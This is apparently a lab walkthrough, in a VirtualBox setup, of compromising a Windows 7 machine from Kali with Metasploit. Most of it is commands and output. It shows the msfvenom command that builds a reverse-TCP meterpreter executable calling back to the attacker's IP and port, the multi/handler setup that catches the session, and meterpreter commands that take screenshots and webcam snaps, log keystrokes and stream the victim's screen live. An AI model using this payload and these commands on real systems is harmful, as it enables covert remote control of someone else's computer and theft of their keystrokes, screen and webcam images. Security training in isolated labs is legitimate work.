
- **To perform system hacking using metasploit in kali-linux as a host and windows 7 as victim.**

Launch kali and windows in virtual box.
Open terminal in kali.


Now,we will create a malware file to make the victim machine to connect with the host.
Command to be use “msfvenom –p windows/meterpreter/reverse_tcp –f exe LHOST=192.168.0.10 LPORT=4444 –o Desktop/demo1.exe”

Here, will make the victim to machine to connect with the host using meterpreter.From this the host will get the data from the victim machine using commands in meterpreter.
192.168.0.10 is host ip address
Port used is 4444
Output is Desktop/demo1.exe



```
┌──(iqbal㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.10 LPO
RT=4444 -o Desktop/demo1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Desktop/demo1.exe

┌──(iqbal㉿kali)-[~]
└─$ 
```


Now we have to open msfconsole and use the following commands to lock the target and to connect.



```
Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10
lhost => 192.168.10
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit -j -z

[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > exploit -j -z

[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf6 exploit(multi/handler) > exploit -j -z
```


We will make the target/victim to execute the demo1.exe file which we created using msfvenom.

After the target executes the file a session will be opened between the target and the host machine.



```
[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 192.168.0.10
lhost ⇒ 192.168.0.10
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.10:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.5:49162) at
2021-08-05 23:51:23 +0530
sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/win      Iqbal-PC\Iqbal @ IQB     192.168.0.10:4444 →
            dows                     AL-PC                     192.168.0.5:49162 (
                                                              192.168.0.5)
```

To interact with the target the machine will use the “sessions –I 1” to interact where 1 is the idof the target machine.




```
  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/win      Iqbal-PC\Iqbal @ IQB     192.168.0.10:4444 →
            dows                     AL-PC                     192.168.0.5:49162 (
                                                              192.168.0.5)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > screenshot
Screenshot saved to: /home/iqbal/gucUQjLy.jpeg
meterpreter > webcam_snap
```

We used “screenshot” command in meterpreter to take the screenshot of the victim machine,saved in /home/iqbal/gucUQjLy.jpeg

“Webcam_snap” command is used to take the webcam shot from the victim machine.


To, record the keystroke of the victim machine we use the command “keyscan_start”.

And “keyscan_stop” is used to stop the keystroke recording.



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/iqbal/reAdJlxj.html
[*] Streaming ...
```

**“screenshare”** this command is used to do live screenshare of the victim machine on the host’s browser.



```
Target IP  : 192.168.0.5
Start time : 2021-08-06 00:05:04 +0530
Status     : Playing
```